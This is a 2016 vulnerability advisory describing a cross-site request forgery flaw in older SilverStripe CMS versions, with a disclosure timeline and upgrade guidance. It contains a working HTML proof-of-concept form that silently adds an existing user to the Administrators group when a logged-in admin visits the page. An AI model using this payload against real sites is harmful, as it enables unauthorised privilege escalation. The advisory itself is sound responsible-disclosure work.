security-assessment.com

Vulnerability Advisory

Name	SilverStripe CMS XSRF to Admin
Vendor Website	https://www.silverstripe.org/
Date Released	February 29, 2016
Affected Software	3.1.16, 3.2.1, 3.3.0-rc2 and below
Researchers	Ashraf Alharbi

Description

The SilverStripe CMS suffers from a Cross Site Request Forgery (XSRF) vulnerability. A malicious actor that can coerce an authenticated administrative user to browse to a malicious website is able to assign an existing SilverStripe user to any group, including the Administrators group.


Exploitation

The assign a user to the Administrator group action is vulnerable to XSRF. By utilising this vulnerability, an attacker can add an existing user to Administrators group. The table below contains a proof of concept malicious web page:

Proof of Concept – Malicious site contains the following code

```
 <html>
  <body>
    <form
action="http://<Server>/ss/admin/security/EditForm/field/Groups/item/2/ItemEditForm/field/Members"
method="POST">
      <input type="hidden" name="action_gridFieldAlterAction?StateID&#61;gf_d56515a5"
value="Link+Existing" />
      <input type="hidden" name="relationID" value="<USER ID>" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

The image below shows the user's profile before and after the vulnerability has been exploited by an attacker:



Solution

Upgrade to SilverStripe CMS version 3.1.17, 3.2.2, 3.3.0 or greater.

Timeline:

17/02/2016 – Advisory sent to vendor.
17/02/2016 – Vendor confirms receipt of advisory.
24/02/2016 – Vendor advises a fix is in place in the newly released update of SilverStripe CMS.
29/02/2016 – Public advisory release.

About Security-Assessment.com

Security-Assessment.com is a leading team of Information Security consultants specialising in providing high quality Information Security services to clients throughout the Asia Pacific region. Our clients include some of the largest globally recognised companies in areas such as finance, telecommunications, broadcasting, legal and government. Our aim is to provide the very best independent advice and a high level of technical expertise while creating long and lasting professional relationships with our clients.

Security-Assessment.com is committed to security research and development, and its team continues to identify and responsibly publish vulnerabilities in public and private software vendor's products. Members of the Security-Assessment.com R&D team are globally recognised through their release of whitepapers and presentations related to new security research.

For further information on this issue or any of our service offerings, contact us:
Web www.security-assessment.com
Email info@security-assessment.com